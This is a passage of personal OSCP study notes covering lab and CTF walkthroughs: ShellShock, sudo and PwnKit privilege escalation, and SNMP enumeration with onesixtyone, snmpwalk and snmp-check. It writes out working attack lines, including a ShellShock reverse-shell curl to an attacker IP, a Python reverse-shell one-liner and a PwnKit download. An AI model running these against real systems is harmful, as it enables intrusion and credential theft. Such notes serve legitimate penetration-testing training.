        echo "Response from $target_ip:$port with status code $response"
    fi
done
```

Running it we get the same result, but I ran it against the same ports so that's not a surprise.


```
└─(kali㉿kali)-[~/offsec-labs/TEMP-publish]
└─$ ./proxy-curl.sh
Response from 192.168.194.189:8080 with status code 200
```

Okay great! From here we can use our own beloved [FoxyProxy](#) to reach the desired web offering *through* Squid Proxy.


To add it to FoxyProxy, select Options.



Go to the Proxies Tab and press the Add button.



Fill in Title, Type, Hostname (IP address), Port, and then Save.



Now you can select it from the available proxies like you would Burp Suite and navigate to the discovered open port 8080.

Now you can select it from the available proxies like you would Burp Suite and navigate to the discovered open port 8080, where we see **Wampserver**

Wampserver

Apache 2.4 - MySQL 5 & 8 - MariaDB 10 - PHP 5 & 7

Server Configuration

Apache Version: 2.4.46 - [Documentation](#)

Server Software: Apache/2.4.46 (Win64) PHP/7.3.21 - Port defined for Apache:

PHP Version: 7.3.21 - [Documentation](#)

Tools

- [phpinfo\(\)](#)
- [phpmyadmin](#)
- [Add a Virtual Host](#)

Your Projects

No projects yet.
To create a new one, just create a directory in `www`.

Your Aliases

- [adminer](#)
- [phpmyadmin](#)
- [phpsysinfo](#)

Your VirtualHost

localhost - *Not a Listen port*

Error(s) See below

At the bottom we see some goodies.

Tools

- [phpinfo\(\)](#)
- [phpmyadmin](#)
- [Add a Virtual Host](#)

Your Projects

No projects yet.
To create a new one, just create a directory in `www`.

Your Aliases

- [adminer](#)
- [phpmyadmin](#)
- [phpsysinfo](#)

Your VirtualHost

localhost - *Not a Listen port*

Error(s) See below

The attack vector ended up being **phpmyadmin**

Shellshock/Bashbug (CGI-Bin)

CVE-2014-6271

Remote code execution vulnerability in Bash when invoked through Apache CGI.

As seen on [Sumo PG Play](#):

They used Nikto and saw that it was vulnerable to ShellShock. Specifically, `/cgi-bin/test` was. So they ran this command:

- curl -H "user-agent: () { :; }; /bin/bash -i >& /dev/tcp/192.168.45.177/443 0>&1"
<http://192.168.234.87/cgi-bin/test>
 - Feel free to change `/bin/bash` to `/bin/sh` if needed

Another example from a while ago that was from HTB and involves a file within /cgi-bin:

If you see a **/cgi-bin** file in URL enumeration, do another web enumeration but only for the **/cgi-bin** directory and use the following flags TO FIND SOME SCRIPT. We find a script since we hope it invokes GNU Bash:

- **-e .cgi,.sh,.pl,.py**
 - This one is for ffuf. If you use GoBuster, use **-x** flag

And then once you find a SCRIPT, use the metasploit module:

- use **exploit/multi/http/apache_mod_cgi_bash_env_exec**
 - set LHost [local_IP]
 - set RHOSTS [set target IP]
 - set TARGETURI [path to script without the IP]
 - For example, **/login** or maybe just **/** if you don't want any path
 - exploit
-

Sudo

Sudo version 1.8.31 was exploited in **Relia Challenge Lab** on machine 192.168.xxx.245. We also saw it on .143 of **OSCP-A Challenge Lab** but they didn't allow us to run "make" on that machine, and when we compiled on local kali and then exported the executable, it didn't work

Also seen in OSCP-B .149 but idk if it works

1. Exploit Sudo Version 1.8.31 using CVE-2021-3156
 - a. <https://github.com/CptGibbon/CVE-2021-3156>
 - b. Basically, you have to download shellcode.c, exploit.c, and Makefile
 - i. Download this ON the victim machine
 - c. And then get them all into same directory in the SSH
 - d. And then run:

- i. make
 - ii. ./exploit
2. Now we have root!

How to check sudo version:

`sudo -V`

- Find the version of the sudo because as shown in the Paper HTB, it was vulnerable to sudo exploit
- However, in the case of Paper HTB, the sudo -V told us the version but after googling, I couldn't find the CVE that they wanted. You actually had to use linpeas to find the CVE vulnerability
- But, this was my first sudo vulnerability and a time where linpeas was the only solution, so make sure to use that!

Root shell using sudo

```
$ sudo -s  
$ sudo -i  
$ sudo /bin/bash  
$ sudo passwd
```

- The first 3 all open shell
- The last one allows you to change the password

pwnkit and polkit (/usr/bin/pwnkit) (CVE-2021-4034)

From Lina's cheatsheet

- pwnkit exploit has python version: pkexec 0.105-26, 0.117-2

In the [Snookums](#) PG Practice they found CVE-2021-4034 **highlighted in yellow from linPEAS**. They used this exploit

- <https://github.com/joeammond/CVE-2021-4034>
- They also mentioned **Exghost PG Practice** has the same vulnerability

Also seen in the [Sybaris](#) PG Practice (for one writeup, not the other). They used the same [github](#) as above. But Venkat said in the official writeup there was some compiling debugging stuff we had to do.

The screenshot shows a terminal window with the title "System Information". It displays findings for two vulnerabilities:

- Operative system**:
- URL: <https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits>
- Linux version: 3.10.0-1127.19.1.el7.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc v
lsb_release Not Found)
- Sudo version**:
- URL: <https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version>
- Sudo version: 1.8.23

A red box highlights the text "Vulnerable to CVE-2021-4034".

polkit is a Linux system service that controls which users can perform privileged actions (like rebooting, installing packages) without full root.

pkexec is a tool that comes with polkit — it lets you run a command as another user (usually root), similar to **sudo**, but it relies on polkit's authorization rules.

Relation: pkexec uses polkit to check if a user is allowed to elevate.

SUID + pkexec → root: pkexec is installed with the SUID bit, meaning it runs as root. If there's a vulnerability (like in PwnKit) — e.g., poor input validation — an attacker can exploit it to execute arbitrary code as root, bypassing normal polkit checks.

It was manually exploited in the [Djinn3](#) PG Play. They found **/usr/bin/pwnkit** with **SUID privileges** and knew to exploit it with this CVE. This is **CVE-2021-4034**

This polkit I use for privilege escalation "<https://github.com/ly4k/PwnKit>"

LinPeas found it in the SunsetDecoy PG Play

```
└── Executing Linux Exploit Suggester
    https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2019-13272] PTRACE_TRACEME

    Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1903
    Exposure: highly probable
    Tags: ubuntu=16.04{kernel:4.15.0-*},ubuntu=18.04{kernel:4.15.0-*},debian=9{kernel:4.9.0-*},[ debian=10{kernel:4.19.0-*} ],fedora=30{kernel:5.0.9-*}
    Download URL: https://github.com/offensive-security/exploitdb-bin-spoils/raw/master/bin-spoils/47133.zip
    ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2019-13272/poc.c
    Comments: Requires an active PolKit agent.

[+] [CVE-2021-4034] PwnKit

    Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
    Exposure: probable
    Tags: ubuntu=10|11|12|13|14|15|16|17|18|19|20|21,[ debian=7|8|9|10|11 ],fedora,manjaro
    Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

- From LinPeas, we can see that this box (which is [SunsetDecoy](#) PG Play) is vulnerable to PwnKit exploit. Not all walkthroughs used this exploit, just fyi, so don't be surprised if you see a walkthrough that doesn't use this. But this specific link does.
 - `curl -fsSL https://raw.githubusercontent.com/ly4k/PwnKit/main/PwnKit -o PwnKit`
-

SNMP

SNMP Enumeration taught in **OSCP 6.4.6. SNMP Enumeration**, using the [onesixtyone](#) and [snmpwalk](#) tools

Autorecon runs both onesixtyone (to find community strings) and snmpwalk (for more enumeration of the specific community strings).

Hacktricks:

- <https://secybr.com/posts/snmp-pentesting-best-practices/>
- Official hacktricks
 - <https://book.hacktricks.wiki/en/network-services-pentesting/pentesting-snmp/index.html?highlight=snmp#1611621016110162udp--pentesting-snmp>

SNMP Config Files

Examine SNMP Configuration files (from [Hacktrick](#))

- `snmp.conf`
 - `grep -v '^#' /etc/snmp/snmpd.conf | grep .`
- `snmpd.conf`
- `snmp-config.xml`

In [Mentor](#) HTB (56:40 time stamp):

- We saw a file that was recently edited and it was `/etc/snmp/snmp.conf`
- It was a VERY long file, but we can use grep to ignore the lines that start with comments and include only lines that begin with a character
 - `grep -v '^#' /etc/snmp/snmpd.conf | grep .`
 - `-v '^#'` excludes any lines starting with "#"
 - `grep .` includes only lines starting with any character

```
svc@mentor:~$ grep -v '^#' /etc/snmp/snmpd.conf|grep .
sysLocation      Sitting on the Dock of the Bay
sysContact        Me <admin@mentorquotes.htb>
sysServices       72
master    agentx
agentAddress     udp:161,udp6:[::1]:161
view    systemonly included   .1.3.6.1.2.1.1
view    systemonly included   .1.3.6.1.2.1.25.1
rocommunity      public default -V systemonly
rocommunity6     public default -V systemonly
rouser authPrivUser authpriv -V systemonly
includeDir       /etc/snmp/snmpd.conf.d
createUser bootstrap MD5 SuperSecurePassword123_ DES
rouser bootstrap priv
```

- We see a password leaked which was then used to login as a user

Explaining all tools (onesixtyone, snmp-brute, snmp-check, snmpbulkwalk, snmpwalk)

Enumerating Community Strings:

1. onesixtyone

- a. Default on autorecon, and it's good but there was that one [Mentor](#) HTB box where it didn't find the "internal" community string but snmp-brute did

2. snmp-brute

- a. Supposedly better than onesixtyone BUT it uses metasploit so DON'T USE IT DURING OSCP

Dumping out entire SNMP database (for specific community string)

1. snmp-check

- a. It is the **CLEANEST** output out of all the other dump tools
- b. Focuses on specific MIB instead of all of them
- c. It formats everything nicely but maybe doesn't get as much info

2. snmpbulkwalk

- a. Much **FASTER** than **snmpwalk**. It seems to get around the same amount of info as **snmpwalk** as well. But it's fastest in SNMP version 2/3
- b. Dumps **ALL** the MIBs
- c. Much more info than **snmp-check**

3. snmpwalk

- a. **Default in autorecon**, but as shown in [Mentor](#) HTB, it is **MUCH** slower than **snmpbulkwalk** (like 2 minutes vs. 12 minutes slower in the HTB video)

onesixtyone

This tool is used by Autorecon, and it bruteforces the community strings

```
onesixtyone -c
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
192.168.118.149
```

- This one just shows the ones that succeeded

```
onesixtyone -c
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt -dd
192.168.216.149 2>&1
```

- VERY verbose since it displays every single line whether it fails or not since **-dd** stands for debug

```
1 Debug level 2
2 Target ip read from command line: 192.168.216.149
3 Using community file /usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt
4 120 communities: public private 0 0392a0 1234 2read 4changes ANYCOM Admin C0de CISCO CR52401 IBM ILM1 Intermec NoGaH$@! OrigEquipMfr PRIVAT
5 L2 L3 manager mgmt monitor netman network none openview pass password prlv4t3 proxy public read read-only read-write readwrite red regional
6 Waiting for 10 milliseconds between packets
7 Scanning 1 hosts, 120 communities
8 Trying community public
9 Sending to ip 192.168.216.149
10 Trying community private
11 Sending to ip 192.168.216.149
12 Trying community 0
13 Sending to ip 192.168.216.149
14 192.168.216.149 [public] Linux oscp 5.9.0-050900-generic #202010112230 SMP Sun Oct 11 22:34:01 UTC 2020 x86_64
15 Trying community 0392a0
16 Sending to ip 192.168.216.149
17 Trying community 1234
```

- Here, while this one lone line is far away from the "public" string attempt, it's because **onesixtyone** doesn't wait for response

- To find out which community string this long output belongs to, look at the first highlight, which says [public], meaning it's part of the public community
 - And if you look at this output, the public string output shows up multiple times, because in the wordlist it contains strings like public, PUBLIC, Public, and such
-

snmp-brute

It uses metasploit so that counts as a metasploit usage on OSCP

In the [Mentor](#) HTB (in the 20:00 minute mark), they ran snmp-brute and found a community string other than "public".

And then they ran onesixtyone and it only found public. So, I think it's best to do BOTH onesixtyone and snmp-brute. Also, snmp-brute also tells version numbers which I like

```
[root@mo-2] [10.10.14.8] [ippsec@parrot] [~] /htb/mentor/SNMP-brute]
└── [★]$ python3 snmpbrute.py -t 10.10.11.193 -f /opt/SecLists/Discovery/SNMP/common-snmp-community-strings.txt
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:471: CryptographyDeprecationWarning: Blowfish has been deprecated
cipher=algorithms.Blowfish,
/usr/lib/python3/dist-packages/scapy/layers/ipsec.py:485: CryptographyDeprecationWarning: CAST5 has been deprecated
cipher=algorithms.CAST5,
[...]
SNMP Bruteforce & Enumeration Script v2.0
http://www.secforce.com / nikos.vassakis <at> secforce.com
#####
Trying ['public', 'private', '0', '0392a0', '1234', '2read', '4changes', 'ANYCOM', 'Admin', 'C0de', 'CISCO', 'CR52401', 'IBM', 'ILMI', 'Intermec', 'NoGaH$@!', 'OrigEquipMfr', 'PRIVATE', 'PUBLIC', 'Private', 'Public', 'SECRET', 'SECURITY', 'SNMP', 'SNMP_trap', 'SUN', 'SWITCH', 'SYSTEM', 'Secret', 'Security', 'Switch', 'System', 'TENmanUFact0ryPOWER', 'TEST', 'access', 'adm', 'admin', 'agent', 'agent_steal', 'all', 'all private', 'all public', 'apc', 'bintec', 'blue', 'c', 'cable-d', 'canon_admin', 'cc', 'cisco', 'community', 'core', 'debug', 'default', 'dilbert', 'enable', 'field', 'field-service', 'freekevin', 'fubar', 'guest', 'hello', 'hp_admin', 'ibm', 'ilmi', 'intermec', 'internal', 'l2', 'l3', 'manager', 'm...', 'monitor', 'netman', 'network', 'none', 'openview', 'pass', 'password', 'priv4t3', 'proxy', 'publ1c', 'read', 'read-only', 'read-write', 'readwrite', 'red', 'regional', 'rmon', 'rmon_admin', 'ro', 'root', 'router', 'rw', 'rwa', 'san-fran', 'sanfran', 'scotty', 'secret', 'security', 'seri', 'snmp', 'snmpd', 'snmptrap', 'solaris', 'sun', 'superuser', 'switch', 'system', 'tech', 'test', 'test2', 'tiv0li', 'tivoli', 'trap', 'world', 'write', 'xyzzy', 'yellow'] community strings ...
10.10.11.193 : 161      Version (v1): public
10.10.11.193 : 161      Version (v2c): public
10.10.11.193 : 161      Version (v2c): internal
Waiting for late packets (CTRL+C to stop)
```

`python3 snmpbrute.py -t <IP>`

- Uses default wordlist built into the python code

`python3 snmpbrute.py -t <IP> -f /usr/share/seclists/Discovery/SNMP/snmp.txt`

- Uses snmp.txt seclists wordlist

Seclists wordlists for SNMP found in:

- `/usr/share/seclists/Discovery/SNMP`
 - There are 4 wordlists
 - They used "`common-snmp-community-strings.txt`" in the video
 - "`snmp.txt`" is the biggest one
-

snmp-check

My favorite tool because of how nicely formatted it is

`snmp-check 192.168.118.149`

- This will give you a BUNCH of output formatted really nice like:
 - System information
 - Network information
 - Network interfaces
 - Network IP
 - Routing information
 - **TCP connections and listening ports**
 - Listening UDP ports
 - **Processes (running processes, like ps aux)**
 - **Software components (installed applications)**

`snmp-check 192.168.118.149 > snmp-check.txt`

- I like to save to text file and then copy and paste it into sublime text on my windows host
since it is so much easier to look through output on my windows host

`snmp-check 192.168.118.149 -c public -p 61 -v 1 > snmp-check.txt`

- Same as the command above but I just included flag to show how to use flags

Seen in the [ClamAV PG Practice](#).

1177	runnable	vmtoolsd	/usr/sbin/vmtoolsd
3768	running	syslogd	/sbin/syslogd
3771	runnable	klogd	/sbin/klogd
3775	runnable	clamd	/usr/local/sbin/clamd
3779	runnable	clamav-milter	/usr/local/sbin/clamav-milter --black-hole-mode -l -o -q /var/run/clamav/clamav-milter.ctl
3788	runnable	inetd	/usr/sbin/inetd
3792	runnable	nmbd	/usr/sbin/nmbd -D
3794	runnable	smbd	/usr/sbin/smbd -D
3798	running	snmpd	/usr/sbin/snmpd -Lsd -Lf /dev/null -p /var/run/snmpd.pid
3799	runnable	smbd	/usr/sbin/smbd -D
3805	runnable	sshd	/usr/sbin/sshd

- snmp-check gives a BUNCH of information like host info and system info and processes.
And here, they found a process (clamav) which is vulnerable
 - Turns out (from [this](#) writeup) we could also find this exploit from SMTP version
 - <https://www.exploit-db.com/exploits/4761>
-

snmpbulkwalk

It's faster if you use v2 or v2c rather than v1

Used in [ClamAV](#) PG Practice.

snmpbulkwalk -c public -v2c 192.168.164.42 .

- Remember to keep the "." at the end which tells it to **start from root OID**
- This command **retrieves all SNMP data available via SNMPv2c** from host 192.168.164.42 using community string public.
 - Faster than snmpwalk

In both [Pandora](#) HTB (14:00 minute mark) and [Mentor](#) HTB (25:30 minute mark)

- We saw "**hrSWRunParameters**" **leaking user and password credentials**
 - Like if you do **python3 login.py -u michael -p 123**, then **-u michael -p 123** will show up in **hrSWRunParameters** and **python3 login.py** will show up in **hrSWRunName**
-

OID

OID = the raw numeric address of a value.

MIB = the library that tells you what the OID means, how to interpret it, and gives it a human-friendly name.

Source: <https://secybr.com/posts/snmp-pentesting-best-practices/>

Standard numeric OIDs (1.3.6.1.2.1..., 1.3.6.1.2.1.25...) are universal across OSes.

Only vendor/private OIDs (1.3.6.1.4.1.xxx) are tied to specific OSes or vendors.

- Like **NET-SNMP-EXTEND-MIB (1.3.6.1.4.1.8072.1.3.2)**
- **NET-SNMP-EXTEND-MIB** is under the Net-SNMP private enterprise branch:
 - **1.3.6.1.4.1** → enterprise/private MIBs
 - **8072** → the number IANA assigned to the Net-SNMP project

Windows RUNNING PROCESSES 1.3.6.1.2.1.25.4.2.1.2

Windows INSTALLED SOFTWARE 1.3.6.1.2.1.25.6.3.1.2

Windows SYSTEM INFO 1.3.6.1.2.1.1.1

Windows HOSTNAME 1.3.6.1.2.1.1.5

Windows DOMAIN 1.3.6.1.4.1.77.1.4.1

Windows UPTIME 1.3.6.1.2.1.1.3

Windows USERS 1.3.6.1.4.1.77.1.2.25

Windows SHARES 1.3.6.1.4.1.77.1.2.27

Windows DISKS 1.3.6.1.2.1.25.2.3.1.3

Windows SERVICES 1.3.6.1.4.1.77.1.2.3.1.1

Windows LISTENING TCP PORTS 1.3.6.1.2.1.6.13.1.3.0.0.0.0

Windows LISTENING UDP PORTS 1.3.6.1.2.1.7.5.1.2.0.0.0.0

Linux RUNNING PROCESSES 1.3.6.1.2.1.25.4.2.1.2

Linux SYSTEM INFO 1.3.6.1.2.1.1.1

Linux HOSTNAME 1.3.6.1.2.1.1.5

Linux UPTIME 1.3.6.1.2.1.1.3

Linux MOUNTPOINTS 1.3.6.1.2.1.25.2.3.1.3

Linux RUNNING SOFTWARE PATHS 1.3.6.1.2.1.25.4.2.1.4

Linux LISTENING UDP PORTS 1.3.6.1.2.1.7.5.1.2.0.0.0.0

Linux LISTENING TCP PORTS 1.3.6.1.2.1.6.13.1.3.0.0.0.0

1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs
1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Table 3 - Windows SNMP MIB values

Most helpful SNMP commands

`snmpwalk -v 1 -c public 192.168.220.149 NET-SNMP-EXTEND-MIB::nsExtendObjects`

- This is from OSCP-B .149 and it revealed hint for default password
- Also used in OSCP-C .156 for creds
- NET-SNMP-EXTEND-MIB::nsExtendObjects is a table of admin-defined custom scripts/commands exposed via SNMP.
 - Down in the screenshot below, we find one of these custom scripts ran is `/home/john/RESET_PASWD`
 - Think of it as a “backdoor” into whatever the sysadmin decided to publish.
 - It’s not a standard OID like uptime or processes — it’s custom and can reveal or even let you execute local commands.

- We found two usernames
 - And it said that Kiero password was reset to default. If you google it, kiero is an application and its default password is kiero so I tried kiero:kiero for FTP and I got in!
 - To understand the output, you need these two lines:
 - NET-SNMP-EXTEND-MIB::nsExtendCommand."RESET" = STRING: /home/john/RESET_PASSWD
 - NET-SNMP-EXTENDOutLine."RESET" = STRING: Resetting password of kiero to the default value
 - This basically means whenever we run /home/john/RESET_PASSWD we reset password of kiero
 - Its numeric OID is: 1.3.6.1.4.1.8072.1.3.2

```
snmpwalk -c public -v1 192.168.236.145 1.3.6.1.2.1.25.6.3.1.2
```

- **Enumerating installed services**
 - **From OSCP A .145**
 - We found PuTTY, so we looked at the PuTTY registry to try and find cached credentials
 - We could have also seen it in winPEAS output

```
snmpwalk -c public -v1 -t 10 192.168.50.151
```

- **Enumerate ENTIRE MIB**
 - **Try adding -Oa parameter to the command.** This parameter will automatically translate any hexadecimal string into ASCII that was otherwise not decoded.
 - From the **OSCP 6.4.6. SNMP Enumeration Lab**
 - **-t 10** option to increase the timeout period to 10 seconds
 - From **OSCP 6.4.6. SNMP Enumeration**

```
snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.25.4.2.1.2
```

- **Enumerate running processes**
- It might reveal vulnerable applications or even indicate which kind of anti-virus is running on the target.
- From **OSCP 6.4.6. SNMP Enumeration**

`snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.6.13.1.3`

- **Enumerate open TCP ports**
- It can disclose ports that are listening only locally and thus reveal a new service that had been previously unknown
- From **OSCP 6.4.6. SNMP Enumeration**

Example from OSCP-A regarding installed applications

In OSCP-A .145, we first used snmp walk to look at installed applications and found wifi mouse 1.7.8.5 which is vulnerable:

- `snmpwalk -c public -v1 192.168.236.145 1.3.6.1.2.1.25.6.3.1.2`
 - you should see `iso.3.6.1.2.1.25.6.3.1.2.12 = STRING: "Mouse Server version 1.7.8.5"`

And for priv esc, we had to use snmpwalk again. This time, we used the **same command**, and found PuTTY, which caused us to look at PuTTY cached credentials in registry, which gave us credentials!

Example from OSCP-B regarding looking at interesting non-default MIB

This is from OSCP-B .151

1. First, thanks to AutoRecon, we saw that SNMP UDP was open
2. Tried looking at the website but it was default Ubuntu site with no directories
3. And so the only things left were SNMP and FTP. FTP has no anonymous login

4. First, due to AutoRecon running onesixtyone, I saw only **public community string was open**

a. onesixtyone -c

```
/usr/share/seclists/Discovery/SNMP/common-snmp-community-strings-onesixtyone.txt -dd 192.168.216.149 2>&1
```

5. So, I started to enumerate SNMP


```
(kali㉿kali)-[~]
└─$ snmpwalk -v 1 -c public 192.168.220.149 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER:1
NET-SNMP-EXTEND-MIB::nsExtendCommand."RESET" = STRING: ./home/john/RESET_PASSWD
NET-SNMP-EXTEND-MIB::nsExtendArgs."RESET" = STRING: before continuing to operate your HTTP server.
NET-SNMP-EXTEND-MIB::nsExtendInput."RESET" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."RESET" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."RESET" = INTEGER: exec(1) currently unavailable due to maintenance. If the
NET-SNMP-EXTEND-MIB::nsExtendRunType."RESET" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."RESET" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."RESET" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."RESET" = STRING: Resetting password of kiero to the default value
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."RESET" = STRING: Resetting password of kiero to the default value
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."RESET" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."RESET" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."RESET".1 = STRING: Resetting password of kiero to the default value
This is the default welcome page used to test the correct operation of the web server. It is based on the equivalent page from the Apache Configuration Overview. You should replace this file (located in /usr/share/doc/apache2/README.Debian) with your own configuration if you want to use it.
```

- a.
- b. snmpwalk -v 1 -c public 192.168.220.149
NET-SNMP-EXTEND-MIB::nsExtendObjects
- i. This finds the custom scripts
- c. To understand the output, you need these two lines:
- i. NET-SNMP-EXTEND-MIB::nsExtendCommand."RESET" = STRING: /home/john/RESET_PASSWD
 - ii. NET-SNMP-EXTENDOutLine."RESET" = STRING: Resetting password of kiero to the default value
 - iii. This basically means whenever we run /home/john/RESET_PASSWD we reset password of kiero
6. So, we now know that kiero has a default password. So I just searched up "kiero default password" in case kiero is some type of application, and it turns out it is! And the default password is "kiero"
7. So, I tried kiero:kiero for FTP and it worked!
- a. ftp kiero@192.168.220.149
 - i. password : kiero
8. ALSO, look at the hostname guys! It's legit kiero. Once we saw kiero, we should know it had to do something with this. Always use the hostname as a hint
9. And inside were 2 private SSH keys, and one public SSH key!

```
2022 id_rsa
2022 id_rsa.pub
2022 id_rsa_2
```

10. I then tried both private keys against kiero, but they didn't work.

11. I then tried them against john (the other username seen in the SNMP output), and I got this



```
(kali㉿kali)-[~]
└─$ ssh -i id_rsa john@192.168.220.149
WARNING: UNPROTECTED PRIVATE KEY FILE!
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
john@192.168.220.149's password:
Permission denied, please try again.
john@192.168.220.149's password:
```

- a.
- b. This meant that the permissions of the id_rsa file were not fit for a private key!

12. I had forgotten to **chmod 600** for the private keys! I should always do that!

13. So I tried again

- a. **chmod 600 id_rsa**
- b. **ssh -i id_rsa john@192.168.220.149**
- c. And it worked!

Example (HTB)

If you want more in-depth SNMP usage, look at **Antique HTB**

SNMP (Simple Network Management Protocol) is like a communication tool used in networks to monitor and manage devices such as routers, switches, printers, and servers.

Here's how it works in simple terms:

1. **What It Does:** SNMP helps network administrators check the health of devices, track performance, and even change settings remotely.
2. **How It Works:**
 - o Devices (like a printer or router) have an **SNMP agent** that stores information about the device (e.g., CPU usage, memory, temperature).
 - o A central system, called an **SNMP manager**, asks the devices for this information or sends commands to change their settings.

- The SNMP agent responds with the data or applies the changes.

How to get password from HP JetDirect:

- `snmpwalk -v 2c -c public <IP> .1.3.6.1.4.1.11.2.3.9.1.1.13.0`
 - Replace `<IP>` with your IP
- You will get hex values as such

```
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 30 72 64 40 31
32 33 21 21 31 32
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51
54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119
122 123 126 130 131 134 135
```

- Make sure to copy and paste it into a text editor to remove the unnecessary new lines
- `python3`
 - `import binascii`
 - `s='50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25
26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86
90 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135'`
 - `binascii.unhexlify(s.replace(' ',''))`
 - We will get a result like this:
 - `b'P@ssw0rd@123!!123\x13\x91q\x81\x92"2Rbs\x03\x133CSs\x83\x94$4
\x95\x05\x15Eu\x86\x16WGW\x98(8i\tx19IY\x81\x03\x10a\x11\x11A\x
15\x11\x91"\x121&\x13\x011\x13A5'`
 - The password will be: `P@ssw0rd@123!!123`
- Or you could use any [hex to text website](#) and then you will see something like this

- We see a lot of weird characters but everything before the weird characters is the password

How to reverse shell:

- `rlwrap nc -lvpn 4444`
- `exec python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.conne`

```
ct(("10.10.16.4",4444));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")'
- Replace "10.10.16.4",4444 with your own IP and port
```

ENUMERATING SNMP

This is my old stuff before I understood it

1. Verify SNMP Access

First, confirm that SNMP is accessible using tools like snmp-check or snmpwalk with a common public community string (e.g., public).

`snmpwalk -v1 -c public <target-ip>`

- `-v1`: Specifies SNMP version 1 (default version for many devices).
- `-c public`: Uses the community string public (default for many devices).

2. Check Community Strings

If the default public string doesn't work, try brute-forcing the community string with tools like Onesixtyone or snmp-brute in Nmap:

Onesixtyone:

`onesixtyone -c community.txt <target-ip>`

- Replace `community.txt` with a wordlist of common community strings.

Nmap with snmp-brute:

